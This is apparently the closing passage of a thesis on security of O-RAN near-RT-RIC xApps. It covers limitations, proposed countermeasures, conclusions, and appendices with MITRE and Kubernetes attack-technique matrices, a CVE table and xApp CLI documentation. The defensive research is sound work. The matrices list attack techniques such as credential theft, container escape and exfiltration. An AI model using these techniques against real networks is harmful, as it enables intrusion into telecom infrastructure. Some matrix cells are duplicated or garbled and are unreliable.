- **Technical Constraints:** The research was limited by the implementation of the testbed infrastructure, which only included the near-RT-RIC platform without functional gNB components or comprehensive RAN node and interface simulators. This restricted the ability to evaluate attacks against actual RAN functionality and performance impacts. Furthermore, the lack of PoC and real-world threat intelligence regarding O-RAN implementations hindered the ability to evaluate realistic attack scenarios, tailored to the specific implementation of the near-RT-RIC platform.
- **Scope Constraints:** The study focused primarily on xApp security and the near-RT-RIC platform and underlying O-Cloud infrastructure, excluding broader aspects of the O-RAN ecosystem such as the non-RT-RIC, SMO, and disaggregated gNB components. This narrow scope thereby misses potential attack vectors involving interactions between these components. Furthermore, the O-Cloud infrastructure may be hosted on public cloud providers, which was not considered in the research. In addition, resource exhaustion and AI/glsm attacks were not considered in the research.
- **Implementation Challenges:** Developing and deploying malicious xApps required significant effort in understanding the near-RT-RIC architecture and container orchestration. Additionally, the lack of official documentation for xApp development made it challenging to incorporate the many xApp capabilities into the adversarial activities. Moreover, the implementation of the various language bindings for the xApp framework is inconsistent, and therefore a tradeoff was made to only use the Go xApp framework for xApp development.

These limitations highlight the need for more comprehensive testbed environments and broader scope in future research to fully evaluate security implications across the O-RAN ecosystem.

7.3 Practical Implications

This section outlines the practical implications of the research findings and their contributions to the field of O-RAN security.

- **Security Enhancements:** The research demonstrates the lack of various integrated security controls and mitigations for xApps in the near-RT-RIC platform, which are necessary to improve the security of the O-RAN ecosystem in the context of the O-RAN reference implementation.

- Implementation of robust container security controls and isolation mechanisms
- Enhanced network policy enforcement
- Improved runtime security monitoring and detection
- Development of security-focused xApp deployment guidelines
- xApp repository security controls including whitelisting of repositories and verification of container images
- **Operational Impact:** The findings provide actionable insights for industry practitioners:
 - Practical threat-driven security assessment strategies, through adversary simulation with xApps
 - Recommendations for security mechanisms to mitigate malicious xApp activities
 - Recommendations for security monitoring and incident response (see FORAN research project)

The research makes contributions to the field of O-RAN security in the aspects discussed below.

- **Attack Scenarios:** Implementation and evaluation of plausible attack scenarios that demonstrate potential security weaknesses and misconfiguration in the near-RT-RIC platform of the O-RAN reference implementation.
- **Adversary Simulation:** Development of practical methods for simulating and evaluating adversarial activities in O-RAN environments, contributing to improved threat detection and response capabilities.

These contributions provide practical approaches for enhancing the security posture of O-RAN deployments.

7.4 Future Work

This section suggests directions for future research based on the findings and limitations.

- Explore more advanced attack scenarios, especially leveraging the full capabilities of xApps and the near-RT-RIC platform.
- Expand testing environments to include full O-RAN implementations including gNB components.

- Integrate additional adversary simulation frameworks for more diverse testing capabilities.
- Investigate long-term strategies for continuous and automated security assessments as the O-RAN architecture evolves.

7.4.1 Proposed Countermeasures

- **Access Controls:** Implement robust authentication and authorization mechanisms for xApps, including improved API security of the near-RT-RIC platform.
- **Container Security:**
 - Implement mandatory vulnerability scanning of container images before deployment.
 - Enforce container image signing and verification using trusted registries.
 - Deploy immutable file systems with read-only root filesystems, when possible.
 - Integrate runtime security controls in the near-RT-RIC platform.
 - Enforce container security policies (regarding capabilities, mounts, etc.).
 - Enforce network segmentation and isolation policies for xApps
- **Repository Security:**
 - Enforce mandatory whitelisting of xApp repositories.
 - Enforce mandatory signature verification and vulnerability scanning of container images on repository level.
- **Monitoring and Detection:** Enhance real-time monitoring, detection and logging requirements for xApps.

8 Conclusion

This thesis has examined the challenges and solutions in analyzing threats to xApps and developing and executing malicious xApps in the context of the O-RAN ecosystem. Through systematic threat modeling, practical implementation of attack scenarios, and analysis of the near-RT-RIC security posture, this research provides valuable insights into improving and evaluating the security of the O-RAN SC reference implementation.

8.1 Summary of Findings

This thesis has yielded several significant findings regarding the security posture of xApps in the O-RAN ecosystem:

- **Threat Modeling and Vulnerability Analysis:** The threat modeling process confirmed critical vulnerabilities in the xApp supply chain and deployment process. Key findings include:
 - Container image security vulnerabilities in the xApp deployment
 - Insufficient access control mechanisms in the near-RT-RIC platform
 - Potential for supply chain attacks through compromised xApp repositories
 - Practical demonstration of these attack vectors in the O-RAN SC reference implementation
- **Adversarial xApp Development:** The successful development and deployment of malicious xApps demonstrated several critical security concerns:
 - Capability to conduct extensive network reconnaissance within the near-RT-RIC environment
 - Potential for unauthorized interaction with critical near-RT-RIC components
 - Establishment of persistence through the Caldera platform
- **Caldera Platform Integration:** The integration with the Caldera platform proved effective for security testing:

- Successful orchestration of adversarial activities
- Generation of realistic IoC
- Practical framework for security testing and evaluation
- Foundation for automated security assessment of xApp controls
- **Security Posture Analysis:** The thesis identified gaps in the O-RAN SC reference implementation when evaluated against the security recommendations established by the O-RAN Alliance, particularly those defined in the WG11 threat model:
 - Insufficient xApp isolation mechanisms
 - Inadequate access control implementation
 - Need for enhanced monitoring and detection capabilities

These findings underscore the critical importance of implementing robust security controls throughout the xApp development and deployment lifecycle. The research highlights the need for an improved approach to security in the O-RAN ecosystem, which addresses both technical and operational aspects of xApp security.

8.2 Implications and Recommendations

The findings of this research have several implications for the O-RAN SC reference implementation:

- **Security Architecture:** The near-RT-RIC platform requires enhanced security controls, particularly in areas of xApp isolation and access management.
- **Development Practices:** xApp development processes need to incorporate security-by-design principles.
- **Operational Security:** Organizations deploying O-RAN systems must implement comprehensive security monitoring and incident response mechanisms.

8.3 Closing Remarks

This thesis is a step forward in understanding the benefits to a threat-driven approach in O-RAN deployments, especially in the context of xApp security. While the intricacies of the xApp ecosystem remain challenging, the findings offer a foundation for further exploration and innovation in the field.

AI Assistance Disclaimer

This thesis has been written with the assistance of Large Language Models (LLMs) for the purpose of improving language quality, sentence structure, and finding appropriate synonyms. The LLMs were used solely as writing aids to enhance the clarity and readability of the text. All technical content, research methodology, analysis, and conclusions remain the original work of the author.

Appendix A

Near-RT Model




Figure 1: near-RT-RIC Level 2 Data Flow Diagram

Appendix B

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
3 techniques	4 techniques	7 techniques	6 techniques	7 techniques	3 techniques	3 techniques	1 techniques	5 techniques
Exploit Public-Facing Application	Container Administration Command	Account Manipulation (1)	Account Manipulation (1)	Build Image on Host	Brute Force (3)	Container and Resource Discovery	Use Alternate Authentication Material (1)	Data Destruction
External Remote Services	Deploy Container	Create Account (1)	Create or Modify System Process (1)	Deploy Container	Steal Application Access Token	Network Service Discovery		Endpoint Denial of Service
Valid Accounts (2)	Scheduled Task/Job (1)	Create or Modify System Process (1)	Escape to Host	Impair Defenses (1)	Unsecured Credentials (2)	Permission Groups Discovery		Inhibit System Recovery
	User Execution (1)	External Remote Services	Exploitation for Privilege Escalation	Indicator Removal				Network Denial of Service
		Implant Internal Image	Scheduled Task/Job (1)	Masquerading (2)				Resource Hijacking (2)
		Scheduled Task/Job (1)	Valid Accounts (2)	Use Alternate Authentication Material (1)				
		Valid Accounts (2)		Valid Accounts (2)				

Figure 2: MITRE Container Matrix [64]

Appendix C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Impact
3 techniques	4 techniques	6 techniques	4 techniques	9 techniques	8 techniques	14 techniques	2 techniques	4 techniques	2 techniques	8 techniques
Exploit Public-Facing Application	Cloud Administration Command	Account Manipulation (3)	Abuse Elevation Control Mechanism (1)	Abuse Elevation Control Mechanism (1)	Brute Force (3)	Account Discovery (1)	Remote Services (2)	Automated Collection	Exfiltration Over Alternative Protocol	Account Access Removal
Trusted Relationship	Command and Scripting Interpreter (1)	Create Account (1)	Account Manipulation (3)	Exploitation for Defense Evasion	Credentials from Stores (1)	Cloud Infrastructure Discovery	Use Alternate Authentication Material (2)	Data from Cloud Storage	Transfer Data to Cloud Account	Data Destruction (1)
Valid Accounts (2)	Serverless Execution	Event Triggered Execution	Event Triggered Execution	Impair Defenses (3)	Forge Web Credentials (2)	Cloud Service Dashboard		Data from Information Repositories		Data Encrypted for Impact
		Implant Internal Image	Valid Accounts (2)	Modify Authentication Process (3)	Modify Authentication Process (3)	Cloud Service Discovery		Data Staged (1)		Defacement (1)
	User Execution (1)	Modify Authentication Process (3)		Modify Cloud Compute Infrastructure (5)	Multi-Factor Authentication Request Generation	Cloud Storage Object Discovery				Endpoint Denial of Service (3)
		Valid Accounts (2)		Modify Cloud Resource Hierarchy	Network Sniffing	Log Enumeration				Inhibit System Recovery
				Unused/Unsupported Cloud Regions	Steal Application Access Token	Network Service Discovery				Network Denial of Service (2)
				Use Alternate Authentication Material (2)	Unsecured Credentials (2)	Network Sniffing				Resource Hijacking (2)
				Valid Accounts (2)		Password Policy Discovery				
						Permission Groups Discovery (1)				
						Software Discovery (1)				
						System Information Discovery				
						System Location Discovery				
						System Network Connections Discovery				

Figure 3: MITRE Cloud IaaS Matrix [65]

Appendix D

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact	Fraud
1 technique	4 techniques	8 techniques	4 techniques	3 techniques	2 techniques	10 techniques	6 techniques	15 techniques	5 techniques	17 techniques	3 techniques	3 techniques	16 techniques	5 techniques
Gather Victim Host Information	Obtain Capabilities	Unauthorized access to network exposure function (NEF) via token fraud	Registration of malicious network functions	Implant Internal Image	Escape to Host	Bypass home routing	Supply Chain Compromise	Network Function Service Discovery	Escape to Host	Network Flow Manipulation	Application Layer Protocol	Protocol Tunneling	Radio Jamming	Abuse of Inter-operator Interfaces
	Acquire Infrastructure	Function Exposure (NEF) via token fraud	Software Deployment Tools	Valid Accounts	Valid Accounts	Manipulate Virtual Network Function (VNF) Configuration	Network Sniffing	Network Flow Manipulation	Unauthorized Network Exposure (NEF) via token fraud	Memory Scraping	Protocol Tunneling	Exfiltration Over Alternative Protocol	Redirection of traffic via user plane network function	Alter Subscriber Profile
	Develop Capabilities	Supply Chain Compromise	gNodeB Component Manipulation	Pre-OS Boot		Rootkit	SIM cloning	Remote Services	Remote Services	Redirection of traffic via user plane network function	Exfiltration Over Alternative Protocol	Automated Exfiltration	Tunnel Endpoint ID (TEID) uniqueness failure	Falsify Interconnect Invoice
	Stage Capabilities	Protocol Tunneling	Exploitation for Client Execution			Network Boundary Bridging	Container Administration Command	Malicious VNF Instantiation	Software Deployment Tools	Fraudulent AMF registration for UE in UDM	Exfiltration Over Alternative Protocol		Network Slice application resource hijacking	SIM cloning
		Exploit Public-Facing Application				Spoof network slice identifier	Credentials from Password Stores	Shared resource discovery	Radio control manipulation via rogue xApps	Malicious VNF Instantiation			Device Database Manipulation	Charging fraud via NF control
		Exploit Semi-public Facing Application				Weaken Integrity	Adversary in-the-Middle	Network Sniffing		Network VNF			Vandalism of Network Infrastructure	
		Radio control manipulation via rogue xApps				Impair Defenses		Remote System Discovery		Network & Shifting			Exploit Public-Facing Application	
						Valid Accounts		Network Service Discovery	Abuse of Inter-operator Interfaces	Abuse of Inter-operator Interfaces			Exploit Public-Facing Application	
		Trusted Relationship				Pre-OS Boot		Subscriber Profile Identifier Discovery	Subscriber Profile Identifier Discovery	Subscriber Profile Identifier Discovery			Endpoint Denial of Service	
		Valid Accounts				Weaken Encryption		Discover network slice identifier	Spoof network slice identifier	Spoof network slice identifier			IAB Denial of Service	
								Locate UE	Locate UE	Locate UE			Alter ML Model	
								Charging Data Record (CDR) collection	Charging Data Record (CDR) collection	Retrieve UE subscription data			AI/ML training data and prediction poisoning	
								Discover TEID	Discover TEID	Network-side SMS collection			Hardware Additions	
								Container Administration Command	Container Administration Command	Network-side SMS collection			Trusted Relationship	
								Automated Exfiltration	Automated Exfiltration	Charging Data Record (CDR) collection				

Figure 4: MITRE FIGHT Matrix (partial) [66]

Tactics

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access Kubernetes API server	Access cloud resources	Images from a private registry	Data destruction
Compromised image in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Collecting data from pod	Resource hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from proxy server	Application credentials in configuration files	Exposed sensitive interfaces	Application credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container	Container service account			Access managed identity credentials	Instance Metadata API	Writable hostPath mount		
	Sidecar injection	Static pods			Malicious admission controller		CoreDNS poisoning		
									ARP poisoning and IP spoofing

Figure 5: Microsoft Kubernetes Threat Matrix [67]



Kubernetes Threat Matrix

Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	Impact
Using Cloud	Exec into Container	Backdoor Container	Privileged Container	Clear Container Logs	List K8s secrets	Access the K8s API server	Access cloud resources	Images from a private repository	Data Destruction
Compromised images in registry	bash/cmd in container	Writable hostPath mount	Cluster-admin binding	Delete k8s events	Mount service principal account	Access Kubelet API	Container service account		Resource hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of Service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files		
Exposed sensitive interfaces	SSH server running in inside container		Disable Namespacing		Access managed identity credentials	Instance metadata API	Writable volume mounts on the host		
	Sidcar injection				Malicious admission controller		CoreDNS poisoning		
							ARP poisoning and IP spoofing		

Figure 6: Redguard Kubernetes Threat Matrix [68]

Appendix G

CVE	Vendors	Products	Updated	Description
CVE-2024-34473	O-RAN-SC	I-Release	2024-05-06	An issue was discovered in appmgr in O-RAN Near-RT RIC I-Release. An attacker could register an unintended RMR message type during xApp registration to disrupt other service components.
CVE-2024-34044	O-RAN-SC	I-Release	2024-04-30	The O-RAN E2T I-Release buildPrometheusList function can have a NULL pointer dereference because peerInfo can be NULL.
CVE-2024-34047	O-RAN-SC	I-Release	2024-04-30	O-RAN RIC I-Release e2mgr lacks array size checks in RicServiceUpdateHandler.
CVE-2024-34045	O-RAN-SC	I-Release	2024-04-30	The O-RAN E2T I-Release Prometheus metric Increment function can crash in sctpThread.cpp.
CVE-2024-34048	O-RAN-SC	I-Release	2024-04-30	O-RAN RIC I-Release e2mgr lacks array size checks in E2nodeConfigUpdateNotificationHandler.
CVE-2024-34043	O-RAN-SC	I-Release	2024-04-30	O-RAN RICAPP kpimon-go I-Release has a segmentation violation via a certain E2AP-PDU message.
CVE-2024-34046	O-RAN-SC	I-Release	2024-04-30	The O-RAN E2T I-Release Prometheus metric Increment function can crash in sctpThread.cpp.

Table 1: Public CVEs affecting the O-RAN Software Community I-Release implementation [84]

Appendix H

xApp Onboarder CLI Documentation

This section provides detailed documentation for the xApp Onboarder CLI tool, which is used for managing xApps in the Near-RT RIC environment.

Overview

The xApp Onboarder CLI tool provides a comprehensive set of commands for managing xApps, including onboarding, installation, upgrading, and maintenance operations.

Command Reference

download_and_onboard

Onboards an xApp using URLs pointing to the xApp descriptor files.

- `-config_file_url`: URL to the config-file.json
- `-schema_file_url`: URL to the schema.json

download_helm_chart

Downloads the Helm chart package for an xApp.

- `-xapp_chart_name`: Name of the xApp
- `-version`: Version of the xApp
- `-output_path`: (Optional) Path to save the downloaded file

download_values_yaml

Downloads the values.yaml file for runtime parameter overrides.

- `-xapp_chart_name`: Name of the xApp
- `-version`: Version of the xApp
- `-output_path`: (Optional) Path to save the downloaded file

get_charts_list

Retrieves the list of all onboarded xApps.

- `-xapp_chart_name`: (Optional) Filter by xApp name to show all versions

health

Performs a health check of the xApp onboarder service.

health_check

Checks the status of an xApp using its chart name.

install

Installs an xApp using its chart name and version.

- `-xapp_chart_name`: Name of the xApp
- `-version`: Version of the xApp
- `-yaml`: (Optional) YAML file for parameter overrides

onboard

Onboards an xApp using local descriptor files.

- `-config_file_path`: Path to config-file.json
- `-shcema_file_path`: Path to schema.json

rollback

Rolls back an xApp to a specified version.

uninstall

Uninstalls an xApp using its chart name.

- `-version`: (Optional) Specific version to uninstall

upgrade

Upgrades an xApp to a new version.

Bibliography

- [1] *O-RAN Specifications*, <https://www.o-ran.org/specifications>. (visited on 21 April 2025).
- [2] *5G-FORAN*, <https://www.5g-foran.com/>. (visited on 27 May 2024).
- [3] *Th köln*, <https://www.th-koeln.de/>, 2025.
- [4] *PROCYDE GmbH*, <https://procyde.com/>. (visited on 21 April 2025).
- [5] *O-RAN Software Community*, <https://o-ran-sc.org/>. (visited on 21 April 2025).
- [6] *Bundesamt für Sicherheit in der Informationstechnik*, https://www.bsi.bund.de/DE/Home/home_node.html, April 2025. (visited on 21 April 2025).
- [7] M. Polese, L. Bonati, S. D’Oro, S. Basagni, and T. Melodia, “Understanding O-RAN: Architecture, Interfaces, Algorithms, Security, and Research Challenges,” *IEEE Communications Surveys & Tutorials*, vol. 25, no. 2, pp. 1376–1411, 2023, ISSN: 1553-877X. DOI: 10.1109/COMST.2023.3239220. (visited on 21 April 2025).
- [8] *O-RAN ALLIANCE e.V.*, <https://www.o-ran.org/>. (visited on 21 April 2025).
- [9] *TIP*, <https://telecominfraproject.com/openran/>. (visited on 31 April 2025).
- [10] *How TIP Works*, <https://telecominfraproject.com/how-we-work/>. (visited on 21 April 2025).
- [11] *O-RAN Software Community*, <https://o-ran-sc.org/>. (visited on 14 April 2025).
- [12] M. Muckin and S. C. Fitch, “A threat-driven approach to cyber security,” *Lockheed Martin Corporation*, 2014.
- [13] A. J. Dieterich, “Development of an adversary simulation strategy for a kubernetes-based open ran deployment,” 2024.
- [14] *Overview / CVE*, <https://www.cve.org/About/Overview>. (visited on 16 April 2025).
- [15] *MITRE ATT&CK®*, <https://attack.mitre.org/>. (visited on 08 April 2025).
- [16] *Our Impact / MITRE*, <https://www.mitre.org/our-impact>. (visited on 08 April 2025).

Bibliography

- [17] *Common Vulnerability Scoring System SIG*, <https://www.first.org/cvss/>. (visited on 22 April 2025).
- [18] *Cyber Kill Chain® / Lockheed Martin*, <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>. (visited on 05 April 2025).
- [19] P. Pols, *The Unified Kill Chain*, <http://www.unifiedkillchain.com>. (visited on 05 April 2025).
- [20] *Cyber Attack Kill Chain - Perché è importante conoscerla*, <https://f3rm1.cloud/learning/cyber-attack-kill-chain—perch—importante-conoscerla>. (visited on 05 April 2025).
- [21] P. Pols and J. van den Berg, “The unified kill chain,” *CSA Thesis, Hague*, pp. 1–104, 2017.
- [22] Davidjbianco, *Enterprise Detection & Response: The Pyramid of Pain*, <https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>, March 2013. (visited on 22 April 2025).
- [23] *Pyramid of Pain*, <https://www.attackiq.com/glossary/pyramid-of-pain/>. (visited on 06 April 2025).
- [24] Catalin, *Adversary Emulation vs Simulation / Redpoint Cyber*, <https://www.redpointcyber.com/emulation-vs-simulation/>, January 2023. (visited on 04 April 2025).
- [25] *Penetration Testing / U.S. Department of the Interior*, <https://www.doi.gov/ocio/customers/penetration-testing>, Site Page, Jun. 2015. (visited on 05 April 2025).
- [26] M. Nicholls, *What is Purple Teaming? How Can it Strengthen Security?* <https://www.redscan.com/news/purple-teaming-can-strengthen-cyber-security/>, November 2023. (visited on 17 April 2025).
- [27] *Red Team VS Blue Team: What’s the Difference? - CrowdStrike*, <https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/>. (visited on 17 April 2025).
- [28] *Was ist ein Purple Team? / CrowdStrike*, <https://www.crowdstrike.de/cybersecurity-101/purple-teaming/>. (visited on 17 April 2025).
- [29] *Redcanaryco/atomic-red-team*, <https://github.com/redcanaryco/atomic-red-team>, April 2025. (visited on 23 April 2025).
- [30] *Caldera*, <https://caldera.mitre.org/>. (visited on 23 April 2025).
- [31] MITRE Corporation, *MITRE Caldera: A Scalable, Automated Adversary Emulation Platform*, <https://github.com/mitre/caldera>, February 2024. (visited on 23 April 2025).
- [32] *Welcome to MITRE Caldera’s documentation! — caldera documentation*, <https://caldera.readthedocs.io/en/latest/index.html>. (visited on 18 April 2025).

- [33] *OpenBAS-Platform/openbas*, <https://github.com/OpenBAS-Platform/openbas>, April 2025. (visited on 23 April 2025).
- [34] *OpenBAS Documentation*, <https://docs.openbas.io/latest/>. (visited on 23 April 2025).
- [35] *Patch Releases*, <https://kubernetes.io/releases/patch-releases/>, April 2025. (visited on 23 April 2025).
- [36] L. Rice, *Container security: Fundamental technology concepts that protect containerized applications*. " O'Reilly Media, Inc.", 2020.
- [37] *Aquasecurity/trivy*, <https://github.com/aquasecurity/trivy>, May 2025. (visited on 01 May 2025).
- [38] *Quay/clair*, <https://github.com/quay/clair>, May 2025. (visited on 01 May 2025).
- [39] *Anchore/grype*, <https://github.com/anchore/grype>, May 2025. (visited on 01 May 2025).
- [40] A. Goodman, *Wagoodman/dive*, <https://github.com/wagoodman/dive>, May 2025. (visited on 01 May 2025).
- [41] *Kubernetes Components*, <https://kubernetes.io/docs/concepts/overview/components/>. (visited on 03 April 2025).
- [42] A. Martin and M. Hausenblas, *Hacking Kubernetes*. " O'Reilly Media, Inc.", 2021.
- [43] H. Wittemeier, "Sigma rule based ebpf logger for containerized environments," Master's Thesis, Faculty of Information, Media, Electrical Engineering, Institute of Computer, and Communication Technology, Cologne, Germany, 2025.
- [44] *What is Helm in Kubernetes?* <https://sysdig.com/learn-cloud-native/what-is-helm-in-kubernetes/>. (visited on 01 May 2025).
- [45] WG11 - O-RAN ALLIANCE e.V., *O-ran wg11 threat-Modeling-TR.0-R004-v05.00*, <https://orandownloadsweb.azurewebsites.net/download?id=846>, Technical Report, Study on Threat Modeling, Buschkauler Weg 27, 53347 Alfter, Germany, 2025. (visited on 16 April 2025).
- [46] WG11 - O-RAN ALLIANCE e.V., *O-ran wg11 o-CLOUD-Security-TR.0-R004-v07.00*, <https://orandownloadsweb.azurewebsites.net/download?id=775>, Technical Report, Study on Security for O-Cloud, Buschkauler Weg 27, 53347 Alfter, Germany, 2025. (visited on 16 April 2025).

Bibliography

- [47] WG11 - O-RAN ALLIANCE e.V., *O-ran wg11 security-near-rt-ric-xapps-TR.0-R003-v05.00*, <https://orandownloadsweb.azurewebsites.net/download?id=626>, Technical Report, Study on Security for Near Real Time RIC and xApps, Buschkauler Weg 27, 53347 Alfter, Germany, 2025. (visited on 16 Jun. 2024).
- [48] F. Klement, W. Liu, and S. Katzenbeisser, “Toward Securing the 6G Transition: A Comprehensive Empirical Method to Analyze Threats in O-RAN Environments,” *IEEE Journal on Selected Areas in Communications*, vol. 42, no. 2, pp. 420–431, February 2024, ISSN: 0733-8716, 1558-0008. DOI: 10.1109/JSAC.2023.3339172. (visited on 31 May 2024).
- [49] S. Köpsell, A. Ruzhanskiy, A. Hecker, D. Stachorra, and N. Franchi, “Open-ran risikoanalyse,” 2022.
- [50] C.-F. Hung, Y.-R. Chen, C.-H. Tseng, and S.-M. Cheng, “Security threats to xapps access control and e2 interface in o-ran,” *IEEE Open Journal of the Communications Society*, vol. 5, pp. 1197–1203, 2024. DOI: 10.1109/OJCOMS.2024.3364840.
- [51] *Opening Critical Infrastructure: The Current State of Open RAN Security*, https://www.trendmicro.com/en_no/research/23/1/the-current-state-of-open-ran-security.html, December 2023. (visited on 01 May 2025).
- [52] *Open RAN: Attack of the xApps / Trend Micro (US)*, <https://www.trendmicro.com/vinfo/us/security-and-exploits/open-ran-attack-of-the-xapps>. (visited on 01 May 2025).
- [53] *O-ran alliance e.v. - technical working groups*, <https://www.o-ran.org/about#technical-workgroup>. (visited on 02 May 2025).
- [54] M. Polese, L. Bonati, S. D’Oro, S. Basagni, and T. Melodia, “Understanding O-RAN: Architecture, Interfaces, Algorithms, Security, and Research Challenges,” *IEEE Communications Surveys & Tutorials*, vol. 25, no. 2, pp. 1376–1411, 2023, ISSN: 1553-877X, 2373-745X. DOI: 10.1109/COMST.2023.3239220. (visited on 14 Jun. 2024).
- [55] O-RAN Work Group 1, “O-ran architecture description,” O-RAN ALLIANCE, Technical Specification O-RAN.WG1.TS.OAD-R004-v13.00, version 13.0, February 2025. (visited on 02 May 2025).
- [56] O-RAN Work Group 2, “O-ran a1 interface: General aspects and principles,” O-RAN ALLIANCE e.V., Buschkauler Weg 27, 53347 Alfter, Germany, Technical Specification O-RAN.WG2.TS.A1GAP-R004-v05.00, version 5.0, February 2025. (visited on 02 May 2025).

- [57] O-RAN Work Group 3, “Near-rt ric architecture,” O-RAN ALLIANCE e.V., Buschkauler Weg 27, 53347 Alfter, Germany, Technical Specification O-RAN.WG3.TS.RICARCH004-v07.00, version 7.0, 2025, Near-Real-time RAN Intelligent Controller and E2 Interface. (visited on 02 May 2025).
- [58] O-RAN Work Group 3, “O-ran e2 general aspects and principles,” O-RAN ALLIANCE e.V., Buschkauler Weg 27, 53347 Alfter, Germany, Technical Specification O-RAN.WG3.TS.E2GAP-R004-v07.00, version 7.0, February 2025. (visited on 02 May 2025).
- [59] J. Santos, A. Huff, D. Campos, K. V. Cardoso, C. B. Both, and L. A. DaSilva, “Managing O-RAN Networks: xApp Development from Zero to Hero,” *arXiv preprint arXiv:2407.09619*, 2024.
- [60] “Threat Modeling Process | OWASP Foundation.” (), [Online]. Available: https://owasp.org/www-community/Threat_Modeling_Process (visited on 08 May 2025).
- [61] *OWASP Threat Dragon | OWASP Foundation*, <https://owasp.org/www-project-threat-dragon/>. (visited on 09 April 2025).
- [62] *Definitions | Red Team Development and Operations*, <https://redteam.guide/docs/definitions>. (visited on 05 Jun. 2024).
- [63] *Top Threats to Cloud Computing: Pandemic 11 Deep Dive | CSA*, <https://cloudsecurityalliance.org/threats-to-cloud-computing-pandemic-eleven-deep-dive>. (visited on 17 Jun. 2024).
- [64] *Matrix - Enterprise | MITRE ATT&CK®*, <https://attack.mitre.org/matrices/enterprise/containers> (visited on 16 Jun. 2024).
- [65] *Matrix - Enterprise - IaaS | MITRE ATT&CK®*, <https://attack.mitre.org/matrices/enterprise/cloud/IaaS> (visited on 08 May 2025).
- [66] *MITRE | FiGHT™*, <https://fight.mitre.org/>. (visited on 16 Jun. 2024).
